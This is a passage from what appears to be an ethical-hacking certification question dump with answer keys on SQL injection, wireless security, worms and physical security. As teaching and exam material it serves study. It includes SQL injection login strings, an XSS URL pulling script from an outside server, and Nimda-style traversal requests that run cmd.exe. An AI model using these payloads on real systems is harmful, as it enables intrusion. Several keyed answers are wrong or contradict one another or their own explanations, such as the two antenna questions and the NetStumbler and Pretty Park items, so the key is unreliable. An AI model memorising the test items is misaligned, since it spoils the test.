Login of user daniel, sessionID= 0x98627579539E13BE  
Login of user rebecca, sessionID= 0x9062757944CCB811  
Login of user mike, sessionID= 0x9062757935FB5C64  
Transfer Funds user jason  
Pay Bill user mike  
Logout of user mike

**What type of attack did the Hacker attempt?**

- A. Brute force attack in which the Hacker attempted guessing login ID and password from password cracking tools.
- B. The Hacker used a random generator module to pass results to the Web server and exploited Web application CGI vulnerability.
- C. The Hacker attempted SQL Injection technique to gain access to a valid bank login ID.
- D. The Hacker attempted Session hijacking, in which the Hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.

**Answer: C**

**Explanation:**

The 1=1 or drop table logins are attempts at SQL injection.

**QUESTION NO: 11**

**A particular database threat utilizes a SQL injection technique to penetrate a target system. How would an attacker use this technique to compromise a database?**

- A. An attacker uses poorly designed input validation routines to create or alter SQL commands to gain access to unintended data or execute commands of the database
- B. An attacker submits user input that executes an operating system command to compromise a target system
- C. An attacker gains control of system to flood the target system with requests, preventing legitimate users from gaining access

D. An attacker utilizes an incorrect configuration that leads to access with higher-than-expected privilege of the database

**Answer: A**

**Explanation: Using the poorly designed input validation to alter or steal data from a database is a SQL injection attack.**

**QUESTION NO: 12**

**Jimmy, an attacker, knows that he can take advantage of poorly designed input validation routines to create or alter SQL commands to gain access to private data or execute commands in the database. What technique does Jimmy use to compromise a database?**

- A. Jimmy can submit user input that executes an operating system command to compromise a target system
- B. Jimmy can utilize this particular database threat that is an SQL injection technique to penetrate a target system
- C. Jimmy can utilize an incorrect configuration that leads to access with higher-than-expected privilege of the database
- D. Jimmy can gain control of system to flood the target system with requests, preventing legitimate users from gaining access

**Answer: B**

**Explanation: SQL injection is a security vulnerability that occurs in the database layer of an application. The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed. It is in fact an instance of a more general class of vulnerabilities that can occur whenever one programming or scripting language is embedded inside another.**

**QUESTION NO: 13**

**Identify SQL injection attack from the HTTP requests shown below:**

A. <http://www.victim.com/example?accountnumber=67891&creditamount=9999999999>

B. <http://www.xsecurity.com/cgiin/bad.cgi?foo=..%fc%80%80%80%80%af../bin/ls%20-al>

C. <http://www.myserver.com/search.asp?lname=smith%27%3bupdate%20usertable%20set%20passwd%3d>

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D.

`http://www.myserver.com/script.php?mydata=%3cscript%20src=%22http%3a%2f%2fwww.yourserver.c  
3e%3c%2fscript%3e`

**Answer: C**

**Explanation:** The correct answer contains the code to alter the usertable in order to change the password for user smith to hAx0r

**QUESTION NO: 14**

**What is the problem with this ASP script (login.asp)?**

`<%`

`Set objConn = CreateObject("ADODB.Connection")  
objConn.Open Application("WebUsersConnection")`

`sSQL="SELECT * FROM Users where Username=? & Request("user") & _  
"?and Password=? & Request("pwd") & "?`

`Set RS = objConn.Execute(sSQL)`

`If RS.EOF then`

`Response.Redirect("login.asp?msg=Invalid Login")`

`Else`

`Session.Authorized = True`

`Set RS = nothing`

`Set objConn = nothing Response.Redirect("mainpage.asp")`

`End If`

`%>`

- A. The ASP script is vulnerable to XSS attack
- B. The ASP script is vulnerable to SQL Injection attack
- C. The ASP script is vulnerable to Session Splice attack
- D. The ASP script is vulnerable to Cross Site Scripting attack

**Answer: B**

**QUESTION NO: 15**

**Look at the following SQL query.**

**SELECT \* FROM product WHERE PCategory='computers' or 1=1--'**

**What will it return?**

**Select the best answer.**

- A. All computers and all 1's
- B. All computers
- C. All computers and everything else
- D. Everything except computers

**Answer: C**

**Explanation:**

The 1=1 tells the SQL database to return everything, a simplified statement would be SELECT \* FROM product WHERE 1=1 (which will always be true for all columns). Thus, this query will return all computers and everything else. The or 1=1 is a common test to see if a web application is vulnerable to a SQL attack.

**QUESTION NO: 16**

**Bank of Timbukut is a medium-sized, regional financial institution in Timbuktu.**

**The bank has deployed a new Internet-accessible Web Application recently.**

**Customers can access their account balances, transfer money between accounts, pay bills and conduct online financial business using a web browser.**

**John Stevens is in charge of information security at Bank of Timbukut. After one month in production, several customers have complained about the Internet enabled banking application. Strangely, the account balances of many of the bank's customers had been changed ! However, money hasn't been removed from the bank, instead money was transferred between accounts. Given this attack profile, John Stevens reviewed the Web Application's logs and found the following entries.**

Attempted login of unknown user: johnm  
Attempted login of unknown user: susaR  
Attempted login of unknown user: sencat  
Attempted login of unknown user: pete";  
Attempted login of unknown user: ' or 1=1--  
Attempted login of unknown user: '; drop table logins--  
Login of user jason, sessionID= 0x75627578626F6F6B  
Login of user daniel, sessionID= 0x98627579539E13BE  
Login of user rebecca, sessionID= 0x9062757944CCB811  
Login of user mike, sessionID= 0x9062757955F5064  
Transfer Funds user jason  
Pay Bill user mike  
Logout of user mike

**What kind of attack did the Hacker attempt to carry out at the Bank?**

- A. Brute Force attack in which the Hacker attempted guessing login ID and password from password cracking tools
- B. The Hacker used a generator module to pass results to the Web Server and exploited Web Application CGI vulnerability.
- C. The Hacker first attempted logins with suspected user names, then used SQL injection to gain access to valid login IDs
- D. The Hacker attempted Session Hijacking, in which the hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.

**Answer: C**

**Explanation: Typing things like ' or 1=1 - in the login field is evidence of a hacker trying out if the system is vulnerable to SQL injection.**

## Topic 15, Hacking Wireless Networks (28 questions)

**QUESTION NO: 1**

**Sandra is conducting a penetration test for TestKing.com. She knows that TestKing.com is using wireless networking for some of the offices in the building right down the street. Through social engineering she discovers that they are using 802.11g. Sandra knows that 802.11g uses the same 2.4GHz frequency range as 802.11b. Using NetStumbler and her 802.11b wireless NIC, Sandra drives over to the building to map the wireless networks. However, even though she repositions herself around the building several times, Sandra is not able to detect a single AP. What do you think is the reason behind this?**

- A. Netstumbler does not work against 802.11g.
- B. You can only pick up 802.11g signals with 802.11a wireless cards.
- C. The access points probably have WEP enabled so they cannot be detected.
- D. The access points probably have disabled broadcasting of the SSID so they cannot be detected.
- E. 802.11g uses OFDM while 802.11b uses DSSS so despite the same frequency and 802.11b card cannot see an 802.11g signal.
- F. Sandra must be doing something wrong, as there is no reason for her to not see the signals.

**Answer: D**

**Explanation:**

Netstumbler can not detect networks that do not respond to broadcast requests.

**QUESTION NO: 2**

**WEP is used on 802.11 networks, what was it designed for?**

- A. WEP is designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to what it usually expected of a wired LAN.
- B. WEP is designed to provide strong encryption to a wireless local area network (WLAN) with a lever of integrity and privacy adequate for sensible but unclassified information.
- C. WEP is designed to provide a wireless local area network (WLAN) with a level of availability and privacy comparable to what is usually expected of a wired LAN.
- D. WEOP is designed to provide a wireless local area network (WLAN) with a level of privacy comparable to what it usually expected of a wired LAN.

**Answer: A**

**Explanation:** WEP was intended to provide comparable confidentiality to a traditional wired network (in particular it does not protect users of the network from each other), hence the name. Several serious weaknesses were identified by cryptanalysts - any WEP key can be cracked with readily available software in two minutes or less - and WEP was superseded by Wi-Fi Protected Access (WPA) in 2003, and then by the full IEEE 802.11i standard (also known as WPA2) in 2004.

**QUESTION NO: 3**

**RC4 is known to be a good stream generator. RC4 is used within the WEP standard on wireless LAN. WEP is known to be insecure even if we are using a stream cipher that is known to be secured.**

**What is the most likely cause behind this?**

- A. There are some flaws in the implementation.
- B. There is no key management.
- C. The IV range is too small.
- D. All of the above.
- E. None of the above.

**Answer: D**

**Explanation:** Because RC4 is a stream cipher, the same traffic key must never be used twice. The purpose of an IV, which is transmitted as plain text, is to prevent any repetition, but a 24-bit IV is not long enough to ensure this on a busy network. The way the IV was used also opened WEP to a related key attack. For a 24-bit IV, there is a 50% probability the same IV will repeat after 5000 packets.

Many WEP systems require a key in hexadecimal format. Some users choose keys that spell words in the limited 0-9, A-F hex character set, for example CODE CODE CODE CODE. Such keys are often easily guessed.

**QUESTION NO: 4**

**In an attempt to secure his wireless network, Bob implements a VPN to cover the wireless communications. Immediately after the implementation, users begin complaining about how slow the wireless network is. After benchmarking the network's speed, Bob discovers that throughput has dropped by almost half even though the number of users has remained the same.**

**Why does this happen in the VPN over wireless implementation?**

- A. The stronger encryption used by the VPN slows down the network.
- B. Using a VPN with wireless doubles the overhead on an access point for all direct client to access point communications.
- C. VPNs use larger packets than wireless networks normally do.
- D. Using a VPN on wireless automatically enables WEP, which causes additional overhead.

**Answer: B**

**Explanation:** By applying VPN the access point will have to recalculate all headers destined for client and from clients twice.

**QUESTION NO: 5**

**In an attempt to secure his wireless network, Bob turns off broadcasting of the SSID. He concludes that since his access points require the client computer to have the proper SSID, it would prevent others from connecting to the wireless network. Unfortunately unauthorized users are still able to connect to the wireless network.**

**Why do you think this is possible?**

- A. Bob forgot to turn off DHCP.
- B. All access points are shipped with a default SSID.
- C. The SSID is still sent inside both client and AP packets.
- D. Bob's solution only works in ad-hoc mode.

**Answer: B**

**Explanation:** All access points are shipped with a default SSID unique to that manufacturer, for example 3com uses the default ssid comcomcom.

**QUESTION NO: 6**

**In an attempt to secure his 802.11b wireless network, Ulf decides to use a strategic antenna positioning. He places the antenna for the access points near the center of the building. For those access points near the outer edge of the building he uses semi-directional antennas that face towards the building's center. There is a large parking lot and outlying field surrounding the building that extends out half a mile around the building. Ulf figures that with this and his placement of antennas, his wireless network will be safe from attack.**

**Which of the following statements is true?**

- A. With the 300 feet limit of a wireless signal, Ulf's network is safe.
- B. Wireless signals can be detected from miles away, Ulf's network is not safe.
- C. Ulf's network will be safe but only if he doesn't switch to 802.11a.
- D. Ulf's network will not be safe until he also enables WEP.

**Answer: D**

**QUESTION NO: 7**

**Which of the following is NOT a reason 802.11 WEP encryption is vulnerable?**

- A. There is no mutual authentication between wireless clients and access points
- B. Automated tools like AirSnort are available to discover WEP keys
- C. The standard does not provide for centralized key management
- D. The 24 bit Initialization Vector (IV) field is too small

**Answer: C**

**Explanation: The lack of centralized key management in itself is not a reason that the WEP encryption is vulnerable, it is the people setting the user shared key that makes it unsecure.**

**QUESTION NO: 8**

**Which of the following is true of the wireless Service Set ID (SSID)? (Select all that apply.)**

- A. Identifies the wireless network
- B. Acts as a password for network access

- C. Should be left at the factory default setting
- D. Not broadcasting the SSID defeats NetStumbler and other wireless discovery tools

**Answer: A, B**

**QUESTION NO: 9**

**Which of the following wireless technologies can be detected by NetStumbler?**

**(Select all that apply)**

- A. 802.11b
- B. 802.11e
- C. 802.11a
- D. 802.11g
- E. 802.11

**Answer: A, C, D**

**Explanation:**

If you check the website, cards for all three (A, B, G) are supported.

See: <http://www.stumbler.net/>

**QUESTION NO: 10**

**802.11b is considered a \_\_\_\_\_ protocol.**

- A. Connectionless
- B. Secure
- C. Unsecure
- D. Token ring based
- E. Unreliable

**Answer: C**

**Explanation: 802.11b is an insecure protocol. It has many weaknesses that can be used by a hacker.**

**QUESTION NO: 11**

**While probing an organization you discover that they have a wireless network. From your attempts to connect to the WLAN you determine that they have deployed MAC filtering by using ACL on the access points. What would be the easiest way to circumvent and communicate on the WLAN?**

- A. Attempt to crack the WEP key using Aircrack-ng.
- B. Attempt to brute force the access point and update or delete the MAC ACL.
- C. Steal a client computer and use it to access the wireless network.
- D. Sniff traffic if the WLAN and spoof your MAC address to one that you captured.

**Answer: D**

**Explanation: The easiest way to gain access to the WLAN would be to spoof your MAC address to one that already exists on the network.**

**QUESTION NO: 12**

**Access control is often implemented through the use of MAC address filtering on wireless Access Points. Why is this considered to be a very limited security measure?**

- A. Vendors MAC address assignment is published on the Internet.
- B. The MAC address is not a real random number.
- C. The MAC address is broadcasted and can be captured by a sniffer.
- D. The MAC address is used properly only on Macintosh computers.

**Answer: C**

**QUESTION NO: 13**

**In order to attack a wireless network, you put up an access point and override the signal of the real access point. As users send authentication data, you are able to capture it. What kind of attack is this?**

- A. Rogue access point attack
- B. Unauthorized access point attack
- C. War Chalking
- D. WEP attack

**Answer: A**

**Explanation: The definition of a Rogue access point is:**

1. A wireless access point (AP) installed by an employee without the consent of the IT department. Without the proper security configuration, users have exposed their company's network to the outside world.
2. An access point (AP) set up by an attacker outside a facility with a wireless network. Also called an "evil twin," the rogue AP picks up beacons (signals that advertise its presence) from the company's legitimate AP and transmits identical beacons, which some client machines inside the building associate with.

**QUESTION NO: 14**

**On wireless networks, SSID is used to identify the network. Why are SSID not considered to be a good security mechanism to protect a wireless networks?**

- A. The SSID is only 32 bits in length.
- B. The SSID is transmitted in clear text.
- C. The SSID is the same as the MAC address for all vendors.
- D. The SSID is to identify a station, not a network.

**Answer: B**

**Explanation: The SSID IS constructed to identify a network, it IS NOT the same as the MAC address and SSID's consists of a maximum of 32 alphanumeric characters.**

**QUESTION NO: 15**

**Bob reads an article about how insecure wireless networks can be. He gets approval from his management to implement a policy of not allowing any wireless devices on the network. What other steps does Bob have to take in order to successfully implement this? (Select 2 answer.)**

- A. Train users in the new policy.
- B. Disable all wireless protocols at the firewall.
- C. Disable SNMP on the network so that wireless devices cannot be configured.
- D. Continuously survey the area for wireless devices.

**Answer: A, D**

**Explanation:** If someone installs a access point and connect it to the network there is no way to find it unless you are constantly surveying the area for wireless devices. SNMP and firewalls can not prevent the installation of wireless devices on the corporate network.


**QUESTION NO: 16**

**Jackson discovers that the wireless AP transmits 128 bytes of plaintext, and the station responds by encrypting the plaintext. It then transmits the resulting ciphertext using the same key and cipher that are used by WEP to encrypt subsequent network traffic. What authentication mechanism is being followed here?**

- A. no authentication
- B. single key authentication
- C. shared key authentication
- D. open system authentication

**Answer: C**

**Explantion:** The following picture shows how the WEP authentication procedure:



**QUESTION NO: 17**

**Jacob would like your advice on using a wireless hacking tool that can save him time and get him better results with lesser packets. You would like to recommend a tool that uses KoreK's implementation. Which tool would you recommend from the list below?**

- A. Kismet
- B. Shmoo
- C. Aircrack
- D. John the Ripper

**Answer: C**

**Explanation: Implementing KoreK's attacks as well as improved FMS, aircrack provides the fastest and most effective statistical attacks available. John the Ripper is a password cracker, Kismet is an 802.11 layer2 wireless network detector, sniffer, and intrusion detection system, and**

**QUESTION NO: 18**

**In order to attack a wireless network, you put up an access point and override the signal of the real access point. As users send authentication data, you are able to capture it. What kind of attack is this?**

- A. WEP attack
- B. Drive by hacking
- C. Rogue access point attack

D. Unauthorized access point attack

**Answer: C**

**Explanation: The definition of a Rogue access point is:**

1. A wireless access point (AP) installed by an employee without the consent of the IT department. Without the proper security configuration, users have exposed their company's network to the outside world.
2. An access point (AP) set up by an attacker outside a facility with a wireless network. Also called an "evil twin," the rogue AP picks up beacons (signals that advertise its presence) from the company's legitimate AP and transmits identical beacons, which some client machines inside the building associate with.

**QUESTION NO: 19**

**Matthew re-injects a captured wireless packet back onto the network. He does this hundreds of times within a second. The packet is correctly encrypted and Matthew assumes it is an ARP request packet. The wireless host responds with a stream of responses, all individually encrypted with different IVs. What is this attack most appropriately called?**

- A. Spoof attack
- B. Replay attack
- C. Injection attack
- D. Rebound attack

**Answer: B**

**Explanation: A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it, possibly as part of a masquerade attack by IP packet substitution (such as stream cipher attack).**

**QUESTION NO: 20**

**Derek has stumbled upon a wireless network and wants to assess its security. However, he does not find enough traffic for a good capture. He intends to use AirSnort on the captured traffic to crack the WEP key and does not know the IP address range or the AP. How can he generate traffic on the network so that he can capture enough packets to crack the WEP key?**

- A. Use any ARP requests found in the capture
- B. Derek can use a session replay on the packets captured
- C. Derek can use KisMAC as it needs two USB devices to generate traffic
- D. Use Ettercap to discover the gateway and ICMP ping flood tool to generate traffic

**Answer: D**

**Explanation: By forcing the network to answer to a lot of ICMP messages you can gather enough packets to crack the WEP key.**

#### **QUESTION NO: 21**

**Why do you need to capture five to ten million packets in order to crack WEP with AirSnort?**

- A. All IVs are vulnerable to attack
- B. Air Snort uses a cache of packets
- C. Air Snort implements the FMS attack and only encrypted packets are counted
- D. A majority of weak IVs transmitted by access points and wireless cards are not filtered by contemporary wireless manufacturers

**Answer: C**

**Explanation: Since the summer of 2001, WEP cracking has been a trivial but time consuming process. A few tools, AirSnort perhaps the most famous, that implement the Fluhrer-Mantin-Shamir (FMS) attack were released to the security community -- who until then were aware of the problems with WEP but did not have practical penetration testing tools. Although simple to use, these tools require a very large number of packets to be gathered before being able to crack a WEP key. The AirSnort web site estimates the total number of packets at five to ten million, but the number actually required may be higher than you think.**

#### **QUESTION NO: 22**

**Study the snort rule given below and interpret the rule.**

**alert tcp any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msg: "mountd access");**

- A. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
- B.

- An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
- C. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
  - D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

**Answer: D**

**Explanation:** Refer to the online documentation on creating Snort rules at [http://snort.org/docs/snort\\_htmanuals/htmanual\\_261/node147.html](http://snort.org/docs/snort_htmanuals/htmanual_261/node147.html)

**QUESTION NO: 23**

**Sally is a network admin for a small company. She was asked to install wireless accesspoints in the building. In looking at the specifications for the access-points, she sees that all of them offer WEP. Which of these are true about WEP? Select the best answer.**

- A. Stands for Wireless Encryption Protocol
- B. It makes a WLAN as secure as a LAN
- C. Stands for Wired Equivalent Privacy
- D. It offers end to end security

**Answer: C**

**Explanations:**

WEP is intended to make a WLAN as secure as a LAN but because a WLAN is not constrained by wired, this makes access much easier. Also, WEP has flaws that make it less secure than was once thought. WEP does not offer end-to-end security. It only attempts to protect the wireless portion of the network.

**QUESTION NO: 24**

**Joe Hacker is going wardriving. He is going to use PrismStumbler and wants it to go to a GPS mapping software application. What is the recommended and well-known GPS mapping package that would interface with PrismStumbler? Select the best answer.**

- A. GPSTDrive
- B. GPSMap

- C. WinPcap
- D. Microsoft Mappoint

**Answer: A**

**Explanations:**

GPSDrive is a Linux GPS mapping package. It recommended to be used to send PrismStumbler data to so that it can be mapped. GPSMap is a generic term and not a real software package. WinPcap is a packet capture library for Windows. It is used to capture packets and deliver them to other programs for analysis. As it is for Windows, it isn't going to do what Joe Hacker is wanting to do. Microsoft Mappoint is a Windows application. PrismStumbler is a Linux application. Thus, these two are not going to work well together.

**QUESTION NO: 25**

**In order to attack wireless network, you put up an access point and override the signal of the real access point. And when users send authentication data, you are able to capture it. What kind of attack is this?**

- A. WEP Attack
- B. Drive by hacking
- C. Rogue Access Point Attack
- D. Unauthorized Access Point Attack

**Answer: C**

**Explanation: A rogue access point is a wireless access point that has either been installed on a secure company network without explicit authorization from a local network management or has been created to allow a cracker to conduct a man-in-the-middle attack.**

**QUESTION NO: 26**

**On wireless networks, a SSID is used to identify the network. Why are SSID not considered to be a good security mechanism to protect a wireless network?**

- A. The SSID is only 32 bits in length
- B. The SSID is transmitted in clear text
- C. The SSID is to identify a station not a network

D. The SSID is the same as the MAC address for all vendors

**Answer: B**

**Explanation:** The use of SSIDs is a fairly weak form of security, because most access points broadcast the SSID, in clear text, multiple times per second within the body of each beacon frame. A hacker can easily use an 802.11 analysis tool (e.g., AirMagnet, Netstumbler, or AiroPeek) to identify the SSID.

**QUESTION NO: 27**

Matthew re-injects a captured wireless packet back onto the network. He does this hundreds of times within a second. The packet is correctly encrypted and Matthew assumes it is an ARP request packet. The wireless host responds with a stream of responses, all individually encrypted with different IVs. What is this attack most appropriately called?

- A. Spoof Attack
- B. Replay Attack
- C. Inject Attack
- D. Rebound Attack

**Answer: B**

**Explanation:** A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it.

**QUESTION NO: 28**

Paul has just finished setting up his wireless network. He has enabled numerous security features such as changing the default SSID, enabling WPA encryption and enabling MAC filtering on his wireless router. Paul notices when he uses his wireless connection, the speed is sometimes 54 Mbps and sometimes it is only 24mbps or less. Paul connects to his wireless router's management utility and notices that a machine with an unfamiliar name is connected through his wireless connection. Paul checks the router's logs and notices that the unfamiliar machine has the same MAC address as his laptop.

**What is Paul seeing here?**

- A. MAC Spoofing**
- B. Macof**
- C. ARP Spoofing**
- D. DNS Spoofing**

**Answer: A**

**Explanation: You can fool MAC filtering by spoofing your MAC address and pretending to have some other computers MAC address.**

## **Topic 16, Virus and Worms(9 questions)**

**QUESTION NO: 1**

**Virus Scrubbers and other malware detection program can only detect items that they are aware of. Which of the following tools would allow you to detect unauthorized changes or modifications of binary files on your system by unknown malware?**

- A. System integrity verification tools**
- B. Anti-Virus Software**
- C. A properly configured gateway**
- D. There is no way of finding out until a new updated signature file is released**

**Answer: A**

**Explanation: Programs like Tripwire aids system administrators and users in monitoring a designated set of files for any changes. Used with system files on a regular (e.g., daily) basis, Tripwire can notify system administrators of corrupted or tampered files, so damage control measures can be taken in a timely manner.**

**QUESTION NO: 2**

**What are the main drawbacks for anti-virus software?**

- A. AV software is difficult to keep up to the current revisions.**
- B. AV software can detect viruses but can take no action.**
- C. AV software is signature driven so new exploits are not detected.**

- D. It's relatively easy for an attacker to change the anatomy of an attack to bypass AV systems
- E. AV software isn't available on all major operating systems platforms.
- F. AV software is very machine (hardware) dependent.

**Answer: C**

**Explanation: Although there are functions like heuristic scanning and sandbox technology, the Antivirus program is still mainly depending of signature databases and can only find already known viruses.**

### **QUESTION NO: 3**

**What is the best means of prevention against viruses?**

- A. Assign read only permission to all files on your system.
- B. Remove any external devices such as floppy and USB connectors.
- C. Install a rootkit detection tool.
- D. Install and update anti-virus scanner.

**Answer: D**

**Explanation: Although virus scanners only can find already known viruses this is still the best defense, together with users that are informed about risks with the internet.**

### **QUESTION NO: 4**

**Melissa is a virus that attacks Microsoft Windows platforms.**

**To which category does this virus belong?**

- A. Polymorphic
- B. Boot Sector infector
- C. System
- D. Macro

**Answer: D**

**Explanation:**

The Melissa macro virus propagates in the form of an email message containing an infected Word document as an attachment.

**QUESTION NO: 5**

The Slammer Worm exploits a stack-based overflow that occurs in a DLL implementing the Resolution Service.

Which of the following Database Server was targeted by the slammer worm?

- A. Oracle
- B. MSSQL
- C. MySQL
- D. Sybase
- E. DB2

**Answer: B**

**Explanation:** W32.Slammer is a memory resident worm that propagates via UDP Port 1434 and exploits a vulnerability in SQL Server 2000 systems and systems with MSDE 2000 that have not applied the patch released by Microsoft Security Bulletin MS02-039.

**QUESTION NO: 6**

Which of the following is one of the key features found in a worm but not seen in a virus?

- A. The payload is very small, usually below 800 bytes.
- B. It is self replicating without need for user intervention.
- C. It does not have the ability to propagate on its own.
- D. All of them cannot be detected by virus scanners.

**Answer: B**

**Explanation:** A worm is similar to a virus by its design, and is considered to be a sub-class of a virus. Worms spread from computer to computer, but unlike a virus, it has the capability to travel without any help from a person. A worm takes advantage of file or information transport features on your system, which allows it to travel unaided.

**QUESTION NO: 7**

**You find the following entries in your web log. Each shows attempted access to either root.exe or cmd.exe. What caused this?**

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET
/msadc/..%5c../..%5c../..%5c/..xc1x1c../..xc1x1c../..xc1x1c../winnt/system32/cmd.exe?/c+dir

GET /scripts/..xc1x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc0../winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc0xaf../winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc1x9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir
```

- A. The Morris worm
- B. The PIF virus
- C. Trinoo
- D. Nimda
- E. Code Red
- F. Ping of Death

**Answer: D**

**Explanation: The Nimda worm modifies all web content files it finds. As a result, any user browsing web content on the system, whether via the file system or via a web server, may download a copy of the worm. Some browsers may automatically execute the downloaded copy, thereby, infecting the browsing system. The high scanning rate of the Nimda worm may also cause bandwidth denial-of-service conditions on networks with infected machines and allow intruders the ability to execute arbitrary commands within the Local System security context on machines running the unpatched versions of IIS.**

**QUESTION NO: 8**

**June, a security analyst, understands that a polymorphic virus has the ability to mutate and can change its known viral signature and hide from signature-based antivirus programs. Can June use an antivirus program in this case and would it be effective against a polymorphic virus?**

- A. No. June can't use an antivirus program since it compares the size of executable files to the database of known viral signatures and it is effective on a polymorphic virus
- B. Yes. June can use an antivirus program since it compares the parity bit of executable files to the database of known check sum counts and it is effective on a polymorphic virus
- C. Yes. June can use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and it is very effective against a polymorphic virus
- D. No. June can't use an antivirus program since it compares the signatures of executable files to the database of known viral signatures and in the case the polymorphic viruses cannot be detected by a signature-based anti-virus program

**Answer: D**

**Explanation: Although there are functions like heuristic scanning and sandbox technology, the Antivirus program is still mainly depending of signature databases and can only find already known viruses.**

**QUESTION NO: 9**

**Which are true statements concerning the BugBear and Pretty Park worms?  
Select the best answers.**

- A. Both programs use email to do their work.
- B. Pretty Park propagates via network shares and email
- C. BugBear propagates via network shares and email
- D. Pretty Park tries to connect to an IRC server to send your personal passwords.
- E. Pretty Park can terminate anti-virus applications that might be running to bypass them.

**Answer: A, C, D**

**Explanations:**

Both Pretty Park and BugBear use email to spread. Pretty Park cannot propagate via network shares, only email. BugBear propagates via network shares and email. It also terminates anti-virus applications and acts as a backdoor server for someone to get into the infected machine. Pretty Park tries to connect to an IRC server to send your personal passwords and all sorts of other information it retrieves from your PC. Pretty Park cannot terminate anti-virus applications. However, BugBear can terminate AV software so that it can bypass them.

## Topic 17, Physical Security (5 questions)

### QUESTION NO: 1

**Joseph has just been hired on to a contractor company of the Department of Defense as their senior Security Analyst. Joseph has been instructed on the Company's strict security policies that have been implemented and the policies that have yet to be put in place. Per the Department of Defense, all DoD users and the users of their contractors must use two-factor authentication to access their networks. Joseph has been delegated the task of researching and implementing the best two-factor authentication method for his company. Joseph's supervisor has told him that they would like to use some type of hardware device in tandem with a security or identifying pin number.**

**Joseph's company has already researched using smart cards and all the resources needed to implement them, but found the smart cards to not be cost effective. What type of device should Joseph use for two-factor authentication?**

- A. Security token
- B. Biometric device
- C. OTP
- D. Proximity cards

**Answer: A**

**Explanation: A security token (sometimes called an authentication token) is a small hardware device that the owner carries to authorize access to a network service. The device may be in the form of a smart card or may be embedded in a commonly used object such as a key fob. Security tokens provide an extra level of assurance through a method known as two-factor authentication: the user has a personal identification number (PIN), which authorizes them as the owner of that particular device; the device then displays a number which uniquely identifies the user to the service, allowing them to log in.**

**QUESTION NO: 2**

**Which of the following keyloggers can't be detected by anti-virus or anti-spyware products?**

- A. Hardware keylogger
- B. Software Keylogger
- C. Stealth Keylogger
- D. Convert Keylogger

**Answer: A**

**Explanation: A hardware keylogger will never interact with the operating system and therefore it will never be detected by any security programs running in the operating system.**

**QUESTION NO: 3**

**What does the this symbol mean?**



- A. Open Access Point
- B. WPA Encrypted Access Point
- C. WEP Encrypted Access Point
- D. Closed Access Point

**Answer: A**

**Explanation:**

This symbol is a "warchalking" symbol for an open node (open circle) with the SSID tsunami and the bandwidth 2.0 Mb/s

**QUESTION NO: 4**

In an attempt to secure his 802.11b wireless network, Bob decides to use strategic antenna positioning. He places the antenna for the access point near the center of the building. For those access points near the outer edge of the building he uses semi-directional antennas that face towards the building's center. There is a large parking lot and outlying field surrounding the building that extends out half a mile around the building. Bob figures that with this and his placement of antennas, his wireless network will be safe from attack. Which of the following statements is true?

- A. Bob's network will not be safe until he also enables WEP
- B. With the 300-foot limit of a wireless signal, Bob's network is safe
- C. Bob's network will be safe but only if he doesn't switch to 802.11a
- D. Wireless signals can be detected from miles away; Bob's network is not safe

**Answer: D**

**Explanation:** It's all depending on the capacity of the antenna that a potential hacker will use in order to gain access to the wireless net.

**QUESTION NO: 5**

